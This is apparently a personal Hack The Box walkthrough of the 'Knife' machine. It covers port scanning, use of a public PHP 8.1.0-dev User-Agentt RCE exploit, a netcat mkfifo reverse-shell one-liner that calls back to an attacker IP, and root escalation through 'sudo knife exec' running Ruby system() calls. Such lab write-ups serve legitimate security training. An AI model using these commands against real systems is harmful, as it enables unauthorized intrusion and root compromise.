




HACKTHEBOX

Hack the Box: Knife (Linux)

Tools used: Wappalyzer? & Netcat

Machine's IP: 10.129.48.110



1. Perform nmap scan to find any open ports


Command : nmap <ip>

It shows that only two ports are opened which are port 22(ssh) and port 80(http)

```
root@kali:~# nmap 10.129.48.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-07-10 11:58 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.45% done; ETC: 11:58 (0:00:08 remaining)
Nmap scan report for 10.129.48.110
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 7.51 seconds
```

I checked the http site and it seems like a medical website but I cannot click to any button above.



I used a web extension, Wappalyzer that gives information about all the things that have been used on the website like the programming languages and web servers. On this site, Wappalyzer managed to get the font scripts, programming languages, web servers and also operating systems that the website is running on.

The part that took my interest is that I managed to get the version of the programming language been used on the website, PHP 8.1.0, and the web servers, which is running on Apache 2.4.41



2. Search for any exploits

Later on, I search if there are any vulnerabilities on the current version of the web servers and the programming language been used. There are no vulnerabilities on the web servers but I managed to find an exploit for the programming language. It uses User-Agent to get the RCE.

The screenshot shows the Exploit Database search interface. The search bar contains 'apache 2.4.41'. The results section displays 'No matching records found'. The interface includes filters for 'Verified' and 'Has App', a 'Show' dropdown set to 15, and navigation links like 'FIRST', 'PREVIOUS', 'NEXT', and 'LAST'.

EXPLOIT DATABASE

☐ Verified ☐ Has App Filters Reset All

Show 15 Search: apache 2.4.41

Date	D	A	V	Title	Type	Platform	Author
No matching records found							

Showing 0 to 0 of 0 entries (filtered from 44,256 total entries)

FIRST PREVIOUS NEXT LAST

The screenshot shows the Exploit Database search interface with the search bar containing 'php 8.1.0'. The results section displays a list of exploits. The first entry, 'PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution', is highlighted with a red box. The interface includes filters for 'Verified' and 'Has App', a 'Show' dropdown set to 15, and navigation links like 'FIRST', 'PREVIOUS', 'NEXT', and 'LAST'.

EXPLOIT DATABASE

☐ Verified ☐ Has App Filters Reset All

Show 15 Search: php 8.1.0

Date	D	A	V	Title	Type	Platform	Author
2021-06-03	↓	✓		PHP 8.1.0-dev - 'User-Agentt' Remote Code Execution	WebApps	PHP	flast101
2011-11-23	↓	✗		PHP-Nuke 8.1.0.3.5b - 'Downloads' Blind SQL Injection	WebApps	PHP	Dante90
2010-07-10	↓	✗		PHP-Nuke 8.1.0.3.5b (Your_Account Module) - Blind SQL Injection (Benchmark Mode)	WebApps	PHP	yawn
2010-07-10	↓	✗		PHP-Nuke 8.1.0.3.5b - Remote Command Execution	WebApps	PHP	yawn

Showing 1 to 4 of 4 entries (filtered from 44,256 total entries)

FIRST PREVIOUS 1 NEXT LAST

3. Getting the machine's shell

I download the exploit and I run the exploit on python3.

Command : python3 49933.py

I managed to get the shell of the machine and I found out that the user I'm currently accessed is james. I did not manage to get the user.txt here because I can't find the folder named james.

```
root@kali:~/Downloads# python3 49933.py
Enter the full host url:
http://10.129.48.110/

Interactive shell is opened on http://10.129.48.110/
Can't access tty; job control turned off.
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var

$ id
uid=1000(james) gid=1000(james) groups=1000(james)
```

I decided to get the reverse shell of the machine using netcat. I refer to this [cheat sheet](#).

Command : `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKER IP> <LPORT>
>/tmp/f`

```
root@kali:~/Downloads# python3 49933.py
Enter the full host url:
http://10.129.48.110/

Interactive shell is opened on http://10.129.48.110/
Can't access tty; job control turned off.
$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.49 1234 >/tmp/f
```

Before running the above command, I set up the netcat listener to get the reverse shell.

Command : `nc -nlvp <LPORT>`

Once I get the shell, I navigate to the james folder and easily found the user.txt

```
root@kali:~/Downloads# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.49] from (UNKNOWN) [10.129.48.110] 45332
/bin/sh: 0: can't access tty; job control turned off
$ cd home
$ ls
james
$ cd james
$ ls
user.txt
$ cat user.txt
[REDACTED]
$
```

4. Check user's privileges

Command : sudo -l

I execute this command to see if there are any other commands that are allowed or not allowed by the user (james). The result shows that james is not allowed to run sudo on [knife](#) commands.

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

5. Getting root.txt

Command : sudo knife

It shows the list of command that can be used using knife.

[Executing shell script from Ruby code | The Lazy Log](#)

```
$ sudo knife
ERROR: You need to pass a sub-command (e.g., knife SUB-COMMAND)

Usage: knife sub-command (options)
  -s, --server-url URL           Chef Infra Server URL.
  --chef-zero-host HOST         Host to start Chef Infra Zero on.
  --chef-zero-port PORT        Port (or port range) to start Chef Infra Zero on. Port ranges like 1000,1010 or 8
889-9999 will try all given ports until one works.
  -k, --key KEY                 Chef Infra Server API client key.
  --[no-]color                 Use colored output, defaults to enabled.
  -c, --config CONFIG           The configuration file to use.
  --config-option OPTION=VALUE Override a single configuration option.
  --defaults                   Accept default values for all questions.
  -d, --disable-editing         Do not open EDITOR, just accept the data as is.
  -e, --editor EDITOR           Set the editor to use for interactive commands.
  -E, --environment ENVIRONMENT Set the Chef Infra Client environment (except for in searches, where this will be
flagrantly ignored).
  --[no-]fips                  Enable FIPS mode.
  -F, --format FORMAT           Which format to use for output. (valid options: 'summary', 'text', 'json', 'yaml'
, or 'pp')
  --[no-]listen                 Whether a local mode (-z) server binds to a port.
  -z, --local-mode              Point knife commands at local repository instead of Chef Infra Server.
  -u, --user USER               Chef Infra Server API client username.
  --print-after                 Show the data after a destructive operation.
  --profile PROFILE             The credentials profile to select.
  -V, --verbose                 More verbose output. Use twice (-VV) for additional verbosity and three times (-V
VV) for maximum verbosity.
  -v, --version                 Show Chef Infra Client version.
  -y, --yes                     Say yes to all prompts for confirmation.
  -h, --help                     Show this help message.

Available subcommands: (for details, knife SUB-COMMAND --help)

** CHEF ORGANIZATION MANAGEMENT COMMANDS **
knife org create ORG SHORT_NAME ORG FULL_NAME (optional)
```

I found that knife can run exec command and it runs on Ruby language. I refer [here](#) on how to run the shell script using Ruby.

```
** EXEC COMMANDS **
knife exec [SCRIPT] (options)

** GOOGLE COMMANDS **
knife google disk create NAME --gce-disk-size N (options)
knife google disk delete NAME [NAME] (options)
knife google disk list
```

Command: sudo knife exec -E 'system("id")'

The id is root means that the shell script works. I can get the root.txt from here using knife commands.

```
$ sudo knife exec -E 'system("id")'
uid=0(root) gid=0(root) groups=0(root)
```

Command: sudo knife exec -E 'system("cat /root/root.txt")'

I easily managed to get the root.txt using the knife command and the Ruby shell script.

```
$ sudo knife exec -E 'system("cat /root/root.txt")' && echo "Pwned by jodunk"
Pwned by jodunk
```




Knife has been Pwned!

Congratulations  jodunk, best of luck in capturing flags ahead!

#8030

MACHINE RANK

10 Jul 2021

PWN DATE

30

POINTS EARNED

OK

SHARE